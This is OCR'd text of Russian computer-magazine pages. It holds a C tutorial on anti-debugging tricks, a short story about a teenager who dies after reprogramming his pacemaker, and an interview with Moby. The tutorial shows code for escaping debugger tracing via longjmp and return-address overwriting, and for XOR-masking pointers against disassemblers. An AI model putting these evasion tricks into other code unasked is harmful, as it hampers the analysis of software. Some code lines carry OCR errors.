Самый простой (и легальный) способ обхода точки возврата основан на использовании стандартных Си-функций setjump и longjump. Первая запоминает состояние стека функции в переменной типа jmp_buf (включая адрес текущей выполняющейся инструкции). Вторая передает управление по этому адресу вместе с аргументом типа int, что создает безграничный простор для всякого рода трюкачества, наглядный пример которого приведен ниже:

ОБХОД ТОЧКИ ВОЗВРАТА ЧЕРЕЗ LONGJMP

```
#include <stdio.h>
#include <setjmp.h>
#include <stdlib.h>

jmp_buf stack_state;

A(){printf("func A()\n");
longjmp(stack_state, - 1 );}
B(){printf("func B()\n");
longjmp(stack_state, - 2 );}
C(){printf("func C()\n");
longjmp(stack_state, - 3 );}

main()
{
    int jmpret;
    // __asm{int 03}; // для отладки

    // запоминаем состояние стека
    jmpret = setjmp(stack_state);

    // выполняем C(), из которой мы
возвращаемся в точку jmpret
    if (jmpret==-3) return 0;

    // выполняем C(), из которой мы
возвращаемся в точку jmpret
    if (jmpret==-2) C();

    // выполняем B(), из которой мы
возвращаемся в точку jmpret
    if (jmpret==-1) B();

    // выполняем A(), из которой мы
возвращаемся в точку jmpret
    if (jmpret==00) A();

    // эта функция никогда не полу-
чает управление
    printf("good bye, world!\n");
}
```


Откомпилируем программу и убедимся, что она последовательно вызывает функции A(), B(), C(), после чего раскомментируем строку «_asm{int 03}», откомпилируем еще раз и запустим полученный exe-файл под отладчиком OllyDbg (или любым другим), нажав <F9> (run) для достижения строки «int 03h». Начинаем трассировать программу по <F8> (step over) и... Не доходя до строки «printf(«good bye, world!\n»);» и не успев выполнить функцию A(), отладчик неожиданно теряет контроль за подопытной программой, и она, вырвавшись из-под трассировки, благополучно завершается по return 0, что OllyDbg и констатирует. Сказанное относится не только к OllyDbg, но также к SoftICE и всем остальным отладчикам.

К сожалению, в дизассемблере типа IDA Pro ловушка становится слишком очевидной, и, установив точку останова на функцию setjmp, хакер без труда сможет отладить защищенную программу, разобрав защитный механизм на составные части и выкинув из него все лишние детали.

02 Подмена адреса возврата

При трассировке step-over отладчики устанавливают программную (реже аппаратную) точку возврата за концом команды CALL func_A, куда func_A возвращает управление посредством оператора return, стягивающего со стека адрес возврата, положенный туда процессором перед вызовом func_A. Таким образом, чтобы вырваться из-под трассировки, нам достаточно заменить подлинный адрес возврата адресом какой-нибудь другой функции (назовем ее функцией func_B), куда и будет передано управление.

Проблема в том, что положение адреса возврата в стеке нельзя узнать штатными средствами языка Си, а если задействовать нелегальные средства, то это уже будет не трюк, а хак, то есть грязный прием программирования, работающий не на всех платформах и зависящий от компилятора. Но все же кое-какие зацепки у нас есть. Мы знаем, что стек растет снизу вверх (то есть из



области старших адресов в область младших). Также мы знаем, что, по Си-соглашению, аргументы функции заносятся в стек справа налево, после чего туда заносится адрес возврата, и между последним аргументом и адресом возврата компилятор не имеет права класть ничего другого.
В противном случае функция просто не сможет найти свои аргументы. А поскольку программист имеет право использовать функции, откомпилированные разными компиляторами, то компилятору ничего не остается, кроме как следовать соглашениям. Таким образом, нам надо просто получить адрес самого левого аргумента (что можно сделать оператором «&»). Преобразовав его к указателю на машинное слово (на x86 составляющее 32 бита и совпадающее по размеру с указателем на int), уменьшить его на единицу и... записать по этому адресу указатель на функцию func_B, куда и будет передано управление по завершении func_A. Следует помнить, что при выходе из функции func_B управление будет передано... обратно на саму функцию func_B! Почему? Да потому, что она вызвана «нечестным» способом и в стек не занесен адрес возврата. Тем не менее, func_B может спокойно вызывать остальные функции «честным» путем, ничем не рискуя.
Законченный пример приведен ниже:

ДЕМОНСТРАЦИЯ ВЫЗОВА ФУНКЦИИ С ПОДМЕНОЙ АДРЕСА ВОЗВРАТА

```
// функция B(), которой функция A()
// скрытно передает управление
B(){printf("func B();\n");
exit(0);}


/* явно объявляем функцию как
_cdecl, чтобы оптимизатор «случай-
но» не реализовал ее как fastcall
*/
_cdecl A(int x)
{
    // подмена адреса возврата
    *((((int*)&x)-1))=x;

    printf(@func A();\n@);
}

main()
{
    // __asm{int 03}; // для отладки
    // функция A() подменяет свой
адрес возврата на B()
    A((int) B);

    // эта функция никогда не полу-
чает управление
    printf("good bye, world!\n");
}
```

Компилируем программу, убеждаемся, что она работает, затем раскомментируем строку «_asm{int 03}», перекомпилируем и запускаем под отладчиком Microsoft Visual Studio Debugger (или любым другим). Нажимаем <F5> (run) и затем несколько раз <F10> (step over). Отладчик входит в функцию A(), но обратно уже не возвращается, поскольку отлаживаемая программа вырывается из лап трассировщика!

03 Маскировка указателей

Описанный выше прием эффективен в борьбе против отладчиков, но бессилен перед дизассемблерами, поскольку при первом же взгляде на вызов функции func_A становится заметно, что ей в качестве аргумента передается адрес функции func_B. «Это же явно неспроста», — бормочет себе под нос хакер, устанавливая точку останова на func_B, о которую спотыкается защитный механизм при попытке освободиться от гнета отладчика.

ТАК ВЫГЛЯДИТ ОТКОМПИЛИРОВАННЫЙ КОД В ДИЗАССЕМБЛЕРЕ

```
; Trap to Debugger
.text:0040103F int 3
.text:00401040 push offset func_B
.text:00401045 call func_A
.text:0040104A add esp, 4
.text:0040104D push offset
aGoodByeWorld ; "good bye, world!\
n"
.text:00401052 call _printf
```

Проблема решается легкой ретушью защитного механизма. Достаточно слегка зашифровать указатель на func_B, чтобы он не так бросался в глаза, и... хакер ни за что не догадается, где зарыта собака, пока не проанализирует весь код целиком. А анализ всего кода программы — дело сложное и отнимающее уйму времени.

Самое простое, что можно сделать, — перед передачей указателя на func_B наложить на него «магическое слово» операцией XOR, а перед подменой адреса возврата наложить XOR еще раз, получая исходный указатель:

ДОРАБОТАННЫЙ ВАРИАНТ, МАСКИРУЮЩИЙ УКАЗАТЕЛЬ НА FUNC_B

```
#define MAGIC_WORLD 0x666999
...
    *((((int*)&x)-1))=x ^ MAGIC_
WORLD;
...
    A(((int) B) ^ MAGIC_WORLD);
```

Компилируем программу, не забыв задействовать оптимизацию, чтобы компилятор зашифровал указатель еще на стадии компиляции; в Microsoft Visual C++ это достигается путем указания ключа '/Ox', в других компиляторах это может быть ключ '-O2' или что-то другое, описанное в справочном руководстве.

ДОРАБОТАННЫЙ КОД В ДИЗАССЕМБЛЕРЕ

```
text:00401040 _main     proc near
text:00401040  push     267999h
text:00401045  call sub_401020
text:0040104A  push offset
aGoodByeWorld ; "good bye,
world!\n"
text:0040104F  call _printf
text:00401054  add esp, 8
text:00401057  retn
text:00401057 _main     endp
```

Теперь указатель на функцию func_B превратился в безликую константу 267999h, в которой даже самые проницательные хакеры навряд ли смогут распознать ее истинную сущность! Кстати говоря, описанный трюк не только полезен в контексте подмены адреса возврата, но и применим ко всем видам указателей — как на функции, так и на данные, в том числе и текстовые строки, перекрестные ссылки к которым автоматически генерируются IDA Pro и другими дизассемблерами.
А по перекрестным ссылкам найти код, выводящий сообщение о неверном ключе регистрации или истечении демонстрационного строка использования, — минутное дело! Если, конечно, указатели не будут зашифрованы магическим словом!





NIRO
/ NIRO@REAL.XAKEP.RU /

Единственная попытка

Это был очень необычный человек. Со своими странностями. Со своими, так сказать, тараканами в голове. Я был знаком с ним в течение... В течение пяти лет. Мы ходили в одну школу — он приехал с родителями, когда я учился в шестом классе. Его отца перевели служить в одну из частей нашего городка, и они со всей семьей, а у него была еще маленькая сестричка, переехали в наше захолустье.

Мы подружились не сразу. Как и всякий новенький, он долго приглядывался к нам, к нашему классу, стараясь понять, кто окажется ему ближе. Пара мальчишек, с которыми он сошелся довольно быстро, на поверку оказались какими-то дебилами, после этого знакомства он стал осторожнее и внимательнее. Это, кстати, сразу обнаружило в нем неординарный тип мышления — несмотря на юный возраст, а нам тогда было по двенадцать-тринадцать лет, он был чертовски логичен, взвешивал каждое слово и движение, все его поступки отдавали какой-то взрослостью.

Позднее мы узнали о том, что отец у него не просто офицер, а военный программист. То, что поблизости от нашего городка базировались какие-то таинственные «космические войска», которые мы называли не иначе как «комические», в общем-то, тайной не являлось. То, что им нужны подобные специалисты, тоже было вещью логичной.

Мишка... А я разве не сказал? Да, имя его — Михаил. Так вот, заинструктирован отцом он был насмерть. По части военной тайны. Может, за страх, а может, за совесть, но молчал он, как партизан. Нет, не совсем молчал, не подумайте чего. И не делайте из него идиота. Он оказался все-таки достаточно общительным... Для чего достаточно? Для того, чтобы я разглядел в нем интересного человека и захотел с ним дружить. Была в нем на тот момент только одна странность, которую принять мы, мальчишки, ну никак не могли. Он был освобожден от физкультуры. Совсем. Он не ходил на нее никогда. Ни при каких обстоятельствах. Это было известно с первого же дня, когда он с мамой пришел к нам в класс. Они о чем-то пошушукались с классной руководительницей у доски, потом усадили Мишку с Нонной за третью парту, сами продолжили, а спустя пару минут ушли к директору. Вот тогда кто-то его и спросил — совершенно неожиданно: «Ты за кого болеешь, за ЦСКА?» Как будто ничего важнее на свете нет! А он вздрогнул, повернулся и ответил: «Я — за «Зенит». Смотреть нравится...» «А играть?» — продолжили его пытать пацаны. Вот тогда он и ответил: «А играть — мне не судьба. У меня от физкультуры освобождение. Навсегда...»

Как-то незаметно я сблизился с ним. Начал бывать в него в гостях. К себе-то пригласить язык не поворачивался — дома были еще четверо братьев, бардак несусветный, все по потолку ходят, визг, крики... Увидел отца в военной форме, его фотографии в шкафу — отец за какими-то странными компьютерами размером с человека, а то и больше... Стало интересно, начал спрашивать. Мишка поначалу отмалчивался, отшучивался, но в какой-то момент понял, что наша дружба позволяет поделиться тайной. И он поделился. Отец его оказался очень большой шишкой. Очень. Правда, звание тогда у него было, кажется, капитанское, но дослужился он до подполковника, при его должности это был «потолок». Я помню, как Мишка приходил в класс счастливый и рассказывал, что мама вчера цепляла отцу на погоны новые звезды...

Мне остается только догадываться, что такое мог проектировать и программировать Мишкин отец. «Космические войска» — звучит, действительно, смешно, учитывая реалии современности. Наверное, он работал над какими-нибудь устройствами слежения за спутниками, а может, изобретал скафандры и рассчитывал что-нибудь из области суперматериалов... А может, он проложил курс нашим кораблям на Марс или еще куда — неисповедимы пути Господни, а уж во Вселенной — и подавно. Соблюдать режим секретности в их части умели — стоит отдать должное. Обычно в округе все, до самой последней собаки, знают о том, что происходит за высоким кирпичным забором. Здесь все было не так. Все было по-взрослому.

Но отец сделал самое главное — он привил сыну любовь к компьютерам. Причем не как взрослые-неудачники, которые посредством детей реализуют свои невоплощенные амбиции, заставляя их заниматься теми делами, для которых у них самих в школьном возрасте не хватило способностей. Далеко не так. Мишка занимался программированием так же, как и отец, — забывая обо всем. Уже в девятом классе он выиграл какую-то городскую олимпиаду по информатике, его рекомендовали на областные соревнования — он и там был первым. Нельзя сказать, что его интересовали все эти призы, поездки и слава — он просто рос послушным и исполнительным. Просили ехать — ехал, надо было участвовать — участвовал. А так как он умел делать то, что он делал, очень хорошо, первые места были ему обеспечены.

Пожалуй, на весь наш класс набралось бы человек пять-шесть, у кого дома был компьютер. В основном в школе учились дети военных, а доходы их оставляли желать лучшего, даже несмотря на режимы боевой готовности и секретности, за которые доплачивали довольно хорошо. Поэтому компьютерная грамотность была у нас далеко не на высоте, а такие, как Мишка, казались нам людьми из какого-то неведомого, таинственного мира, эдакими пришельцами...

Не знаю, как другие, а я Мишку уважал. Соображал он в компьютерах прилично. А поскольку у его отца по долгу службы дома был телефон, то и с интернетом я познакомился тоже благодаря своему другу. Впервые увидел, услышал, попробовал своими руками... Мы с Мишкой даже хотели создать сайт нашего класса, выложить там какие-нибудь фотографии, истории из жизни. И он поначалу загорелся этой идеей, но потом сам же посмеялся над нашей с ним самонадеянностью и объяснил, что, кроме нас, этот сайт никому не будет нужен, что все это идиотское самолюбование и не более того.

И еще он добавил, что заниматься надо «более серьезными вещами»... Что? Да, именно так он и сказал, сидя за компьютером. Я хорошо помню тот день, потому что Мишка произнес эти слова — и его будто подменили, один раз и навсегда, до самой...

Я тогда не понял, что он имел в виду. Куда мне было до него! Он сидел за компьютером, смотрел сквозь экран и видел какие-то необозримые дали, ставил себе какие-то загадочные, великие цели. Мне бы тогда повнимательнее отнестись к его словам... Но я продолжал воспринимать его как человека с другой планеты, заглядывал ему в рот во всем, что касалось компьютеров, интер-

нета и загадочного слова «ассемблер» и еще нескольких таких же — красивых и непонятных. Помните, я в самом начале сказал, что он был освобожден от физкультуры? Его мама отнесла школьной медсестре справку, та прочитала, приподняла брови и сочувственно покачала головой. Мы подглядывали — я и еще несколько мальчишек — и нам было жутко интересно, в чем же там дело. Узнать тогда ничего не удалось, впрочем, как и потом. Сам Мишка не отвечал ни на прямые вопросы, ни на любые другие попытки вызвать его на откровенность. Отмалчивался, переводил разговор на другие темы...
Но при этом он всегда ходил со всеми на физкультуру. Зимой он сидел в спортзале на скамейке, весной и осенью, когда уже было тепло и школьный стадион покрывался травой, он бродил вдоль турников, повесив на один из них свой портфель, смотрел, как девчонки бегают кросс и как мальчишки играют в футбол. Мы звали его к себе, махали руками, смеялись... Иногда он забываясь ухитрялся ударить по отскочившему мячу, но потом у него был такое виноватое выражение лица, что мы даже пугались. Чертовщина какая-то! Это же как надо болеть, чтобы бояться стукнуть по мячу!
Нет, мы не знали ничего. И не узнали. Все было по-честному. Врачебная тайна и все такое. Не поверите, но он жил так, что не давал возможности даже заподозрить хоть что-нибудь, предложить хоть какую-то версию. Было, безусловно, понятно, что парень чем-то болен, но чем? Голова, позвоночник, суставы, сердце... Да мало ли что еще!
Одно могу сказать точно, я видел, что он жутко завидует нам. Тем, кого он считал здоровыми и полноценными людьми. Один раз он обронил эту мысль — насчет неполноценности — в разговоре со мной, я запомнил ее надолго, понимая, что не в силах изменить ни его жизнь, ни отношение к ней.
Нам тогда было по шестнадцать, а он казался нам всем старше. Даже не знаю, за счет чего... Взгляд серьезный, взрослый не по годам; о чем-то все время думал, частенько можно было увидеть в его черновиках какие-то строчки, лично для меня являющиеся китайской грамотой. Каким-то шестым чувством я понимал, что это обрывки программ, которые пишет Мишка, и от этого мое уважение к нему росло. Я спрашивал, что это, и он особо не скрывал — объяснял, что изучает язык программирования, что хочет быть как отец, что ничего интереснее ассемблера не существует, что еще пара лет — и он будет поступать в военное училище с уклоном в информационные технологии... А я кивал, а сам думал, куда же жизнь закинет меня — человека, далекого от всего этого...
Не скажу, что моя жизнь не удалась — причем во многом благодаря Мишке. То, что я сделал из себя, — это дань, отданная моему другу. Моя профессия, моя жизнь — все для него... Но я отвлекся.
Постепенно я подхожу к тому, о чем хотел рассказать. Все это случилось весной, последней школьной весной. Мишка стал много времени проводить дома за компьютером, прекратил появляться на занятиях физкультурой, которые по-своему любил... Я заходил к нему пару раз — он любезно встречал меня, его мама угощала нас чаем с конфетами (знаете, однажды я принес в портфеле пару бутылок пива, но Мишка увидел их и сразу же замахал руками, заставил убрать назад; я так и не понял, что он хотел этим сказать, но подумал, что это связано все с тем же загадочным освобождением от физкультуры)... Мы трепались ни о чем, но по состоянию Мишки было видно, что я сильно отвлекаю его от чего-то очень важного.
В такие моменты я чувствовал себя жутко неловко и побыстрее сворачивал нашу с ним беседу. И каждый раз, уходя, я бросал взгляд в его комнату, где стоял компьютер. На столе лежали какие-то чертежи, это я точно помню, несколько толстых книжек... Да, еще очень неожиданная вещь — паяльник. Неожиданная потому, что я никогда не замечал за Мишкой страсти к радиоделу. А что еще может быть у человека, хорошо знакомого с компьютерами?
Спрашивать было бесполезно. Один раз я не удержался, задал вопрос.. Больше дверь в комнату к Мишке открытой я не видел.
Он продолжал ходить в школу, готовился к выпускным экзаменам, не делал тайны из того, что собирается поступать в какую-то сверхсекретную военную академию, куда уже написал протекцию командир части, где служил отец, и директор их школы. Это стало известно после очередного родительского собрания, на котором мамы и папы делились своими планами насчет будущего их детей.
Помню, моя мать пришла тогда, села на кухне, подперла голову руками и задумалась. Я спросил что-то насчет здоровья, насчет работы... Она посмотрела на меня и сказала:
«Вот у всех дети как дети... Поступают куда-то, о чем-то думают. А ты?» — «А что я?» — «Что... Вот Михаил чего-то хочет от этой жизни, готовится к поступлению, из-за компьютера не встает... И ведь поступит, я уверена; и те письма, что за него написали, совсем тут будут не при чем...»
Она помолчала, а потом добавила: «Хотя... Военная академия... Как он думает физкультуру сдавать? Ведь столько лет с освобождением. Ну да бог с ним». Она встала и пошла готовить ужин.
А я задумался, потому что мать была права — нельзя поступить в военное училище, не выполнив нормативов по физкультуре. Они там бегают, подтягиваются... Еще что-то делают, я не в курсе. Помню, тогда мне стало действительно любопытно, как Мишка собирается преодолевать это, в сущности, непреодолимое препятствие. Можно было, конечно, предположить, что родители его готовы и денег заплатить, и использовать все свои связи и положение отца, но ведь это все-таки армия! Обязательно найдется кто-нибудь, кому не понравится офицер, не занимающийся физкультурой, не ходящий в наряды и вообще всячески избегающий физического труда. Он ведь и в школе был освобожден и от уборки территории, и от всяких колхозов; тряпки половой в руках не держал. Правда, вел он себя при этом нормально, своим положением не хвастался, но и ведро с водой ни одной девчонке донести не помог. Смотрел вслед, но руки не протягивал.
Интерес к Мишкиному поступлению у меня быстро угас, так как мне самому надо было браться за ум, читать учебники и всерьез думать о том, куда же меня занесет судьба. В один из таких дней, наполненных созерцанием себя на диване с учебником то ли по истории, то ли по биологии, я вдруг решил сходить к Мишке и спросить у него совета. Насчет того, кем он видит меня в будущем. Собрался и пошел.
И я до сих пор помню этот день... Я никогда не видел Мишку таким, как в тот раз. Он открыл мне дверь, и я сразу понял по его выражению лица, что я нагрянул совсем не вовремя. Выглядел он очень и очень неважно — усталый, бледный, волосы непричесанные, мокрые, словно из душа. Дышит как-то тяжело...
Мы с ним встали в дверях, глядя друг на друга, и я уж подумал, что он заболел, собирался справиться о здоровье и сразу уйти, но он вдруг махнул мне рукой, приглашая в квартиру.
— Нужна помощь... Раз уж пришел.
Я пожал плечами и вошел. Дома Мишка был один. Отец — на очередном боевом дежурстве, мама — на рынке. В квартире было очень тихо, и я сразу обратил внимание на то, что из комнаты Мишки доносится какой-то тихий ритмичный писк. Мы взглянули друг на друга, и он пригласил меня войти.
Я оказался в этой комнате впервые за последние полгода — ровно столько времени Мишка не приглашал меня к себе. Но все так же на компьютерном столе лежали какие-то чертежи и схемы, нарисованные на кальке, несколько учебников с загадочными названиями... А поверх всего этого бардака — какая-то маленькая коробочка. Серебристая, с маленьким светодиодом. Огонек мигал в такт писку...
Я вопросительно посмотрел на Мишку, он устало

махнул рукой и предложил взять стул и сесть рядом.
— У тебя зрение как? Единица? — спросил он меня.
Я очков сроду не носил и кивнул:
— Не жалуюсь.
— Ну, тогда смотри... Вот тут парочка контактов, — он взял со стола эту самую коробочку. — Я чего-то устал, вижу хреновато... Ты паять-то умеешь?
Паять я умел. Он объяснил мне задачу, я взял паяльник, похвалил очень тонкое и удобное для такой работы жало и за пять минут все сделал.
— Теперь мы это хозяйство к компьютеру подключим... — он полез куда-то под стол, я протянул ему подпаянные провода. Мишка возился довольно долго, потом из-под стола сказал:
— На кухне, в вазочке... Там таблетки в красной упаковке. Такие желтенькие. Принеси, пожалуйста, парочку. И сок. Что-то я не в форме...
— Желтые. В красной, — повторил я, чтобы не забыть, сходил на кухню, принес все, что он просил. Мишка уже выбрался из-под стола и сидел на своей кровати. Дышал он тяжело, схватил свои таблетки и проглотил их, даже не обратив внимания на стакан сока в моей руке.
Я впервые видел его таким. Ведь все годы мы только и знали о нем, что он освобожден от физкультуры и всякой тяжелой работы, но по-настоящему больным его не видел никто. Я был первым...
Похоже, он тоже это понял. Взял из моей руки стакан сока, выпил, вытер пот со лба, откинулся на стену.
— Что, неважно выгляжу? — усмехнулся он.
— Сам знаю. Ты только никому не рассказывай, хорошо? Что я вот такой... И про коробочку эту... Ну, вроде как не видел. Приходил-то ты зачем?
Я промычал что-то невнятное, сам уже не помню что. Мишка посидел еще немного, дождался действия таблеток, потом потихоньку поднялся и сказал:
— Мне бы поработать... Ты извини, но мне надо одному. Программирование — дело тонкое. Давай уж завтра поговорим... Может быть...
Жаль, что это «может быть» не насторожило меня сразу. Вполне возможно, я был в состоянии если не изменить ситуацию, то хотя бы... Даже не знаю что.
Но я молча кивнул, протянул ему руку и ушел. В дверях подъезда столкнулся с его матерью, которая тащила полные сумки продуктов. Мне бы тогда ей сказать, заставить задуматься, присмотреться... Но в семнадцать лет как-то не особенно внимательно относишься к окружающему миру, если проблема не касается тебя лично. Такой вот обыкновенный детский эгоизм...
Мама кивнула мне, что-то спросила. Я так же вежливо ответил, и мы разошлись в разные стороны. Уже уходя, я понял, что так и не узнал, кем меня в будущем видит Мишка. Я ведь его мнение много значило для меня.
На следующий день Мишка не пришел в школу. Это было первый раз за все четыре года, что он учился с нами. Несмотря на свое вечное освобождение и режим, школу он посещал регулярно. Правда, я помнил его вчерашнее состояние и особенно не удивился. Учительница, подняв брови, отметила в журнале его отсутствие и продолжила урок.
А через несколько часов прилетел вертолет, большой вертолет санавиации. Он иногда посещал наш городок: когда в воинской части случался тяжелый больной, и его надо было сопроводить в госпиталь. Но на этот раз вертолет увозил Мишку. Те, кто видел, как это было, рассказывали, что вместе с ним полетела и его мать. Бледный и взволнованный отец провожал их, долго глядя в небо...
Класс был в шоке. Никто ничего не знал и не понимал. Несколько девчонок рыдали потихоньку в углу, парни (в их числе и я) курили за школой, сплевывая себе под ноги, и молчали. Я изо всех сил сдерживался, чтобы не рассказать о моей вчерашней встрече с Мишкой, которая... Которая оказалась последней.
Потом мы узнали, что его не довезли. Он умер в вертолете. Где-то там, под облаками... У него остановилось сердце.
Ему было всего лишь семнадцать полных лет... Он только начинал жить...
С раннего детства у него выявили какое-то очень серьезное заболевание сердца. Говоря простыми словами, оно не хотело биться так, как предписано природой. Нарушение ритма. И он всю жизнь носил в кармане кардиостимулятор. Маленькую серебристую коробочку, которая заставляла его сердце биться — шестьдесят ударов в минуту.
Именно поэтому он не мог заниматься физкультурой — «водитель ритма» не вытянул бы потребности организма. Вот и поднимался он по лестнице с перерывами, и мяч пинал с опаской... Отец по каким-то своим каналам выбил ему американский кардиостимулятор — и размерами поменьше, и понадежнее. И еще в нем был процессор.
Когда Мишка узнал об этом, он уже с отцовской подачи неплохо соображал в ассемблере. И сделал вывод — раз есть процессор, значит, в его работе можно что-нибудь изменить. Можно заставить «водитель ритма» откликаться на изменение темпа жизни. На игру в футбол. На физическую работу. И он стал писать программу...
В тот день, когда я видел его в последний раз, он собирался залить программу в кардиостимулятор. Насколько я понял, он неоднократно тестировал ее на компьютере, прежде чем решиться выполнить прошивку прибора.
Но что-то пошло не так...
Я до сих пор вспоминаю о нем с огромным уважением. Ведь у него не было права на ошибку... Он очень хотел быть как все. Бегать, прыгать, наслаждаться полнотой жизни...
И он был первым хакером, который хотел подобрать код к собственному сердцу. Жаль, что жизнь не дала ему второй попытки.
Жаль.

«Не поверите, но он жил так, что не давал возможности даже заподозрить хоть что-нибудь, предложить хоть какую-то версию»

moby рассказывает о новой пластинке, вегетарианстве, панке и Джордже Буше в эксклюзивном интервью нашим друзьям с радиостанции ENERGY 104.2 FM (NRJ)

ПРО НАЗВАНИЕ ПОСЛЕДНЕГО АЛЬБОМА «GO — THE VERY BEST OF MOBY»

Моим основным критерием при выборе названия и подборе песен не был собственный вкус — я включил в сборник «Бэст оф» не свои любимые песни, которые я написал, а те песни, которые больше всего нравятся моим слушателям и друзьям. Я, наверное, один из немногих музыкантов, который если бы собирал сборник лучших хитов сам, то включил бы в него всего пару-тройку песен. Вот и пришлось опросить кучу людей и выбрать треки на их вкус, так как мне кажется, что мои слушатели все же более объективны, чем я.

Альбом «Go — The Very Best Of Moby» включает только мегахиты?
Да, я думаю, что все песни, вошедшие в альбом «Бэст оф», — это абсолютные хиты. Это же очевидно, если альбом назван «Лучшее из Моби», значит, в него попали мои лучшие песни. Мои поклонники давно просили меня издать такую пластинку. Ну, чтобы просто включить диск и уже ничего и никуда не переключать, слушать и наслаждаться. Вот просили — я и сделал. В общем, если купите этот сборник — не разочаруетесь!

Любимая музыка
Я сам обожаю сборники типа «Грейтест хитс». У меня есть любимые артисты, почти всегда у меня под рукой Credence и Роллинг Стоунс. Ролинги вообще за свою карьеру выпустили аж 20 пластинок «Лучших хитов». Мои любимые — «Green Grass and High Tides» и «Hot Rocks». Альбом Дэвида Боуи «Changes 1» — отличная тема. Альбомы хитов Marc Bolan и TRex's тоже обожаю. А вот за последние 20 лет в мою коллекцию не добавилось ни одной пластинки «Грейтест хитс» какого-либо исполнителя. Мне по душе более старая музыка, уровень заметно упал...

Музыкальный наркоман
Знаете, когда я пишу музыку, я просто ее пишу. Тяжело объяснить. Я пишу ее, потому что не могу не делать этого. Это единственное, что я умею делать и что мне доставляет удовольствие. Это удивительное средство, с помощью которого я могу выразить свои чувства и эмоции. Я помню, как когда-то, еще в детстве, сказал себе: «Те мысли и вещи, которые живут во мне, я могу донести до людей только с помощью музыки». Это не просто любовь к музыке, это смысл жизни. Я в каком-то смысле наркоман. Мне плохо, если я не пишу и не пою!

В прессе есть мнение, что Моби — бунтарь, а что думает об этом он сам?
Честно говоря, я не думаю, что я прямо-таки бунтарь и делаю что-то, потрясающее умы. Просто громкий. Я вижу все немного по-другому. До меня существовало только одно мнение: электроника — это клубная музыка. Но тут появился я со своим панк-роковым прошлым и привнес в электронную музыку рок-н-ролл. Может, поэтому меня и называют бунтарем, а мою музыку — очень противоречивой. Возможно, дело в необычном звучании или просто в моей индивидуальности и некотором нарциссизме, которым я страдаю.

Моби и танцевальная музыка
У меня странные отношения с танцевальной музыкой. Чем больше я влюбляюсь в эту культуру, тем меньше у меня самого получаются настоящие танцевальные треки. Последний такой трек я написал аж 11 лет назад. Ну в общем, мне нравится ди-джей культура, я обожаю танцевальную музыку, я покупаю кучу пластинок, но сам себя я не назвал бы героем именно этой клубной сцены, я все же где-то немного выше))).

О глубоком смысле
С самого начала, как я только начал писать музыку, я стремился вовлечь слушателя в мир, который так глубоко засосал меня. Когда я пишу, я хочу заразить всех людей таким же отношением, хочу, чтобы они прочувствовали, почему я живу именно так и почему без музыки жить невозможно! Нельзя донести до людей что-то великое, не пытаясь сделать что-то великое. В моей музыке и словах заключен глубокий смысл, идущий прямо из сердца. Это все не просто так, и я надеюсь, что другие люди это чувствуют!

Почему Моби не поет про Джорджа Буша
Вообще-то, я пытался писать какие-то остросоциальные песни. Я пытался писать песни, вдохновляясь деяниями политиков, социальными и этическими проблемами. Все это всегда было, есть и будет — и это ужасно! Но на свете существует очень много артистов, которые за последние 30-40 лет собаку съели на исполнении и написании всяких социально-политических песен: Public Enemy, Clash or Cat Stevens, Credence Clearwater Revival. У них это получается органично и талантливо. А у меня же подобные песни звучат как-то напыщенно, назидательно и скучно. Так что скажите спасибо, что я не увлекся социальной тематикой, а то бы вы умерли со скуки))). А если мне уж очень захочется высказаться о Джордже Буше, я лучше напишу эссе в газету!

Начинал с панка, и возможно, к нему вернется
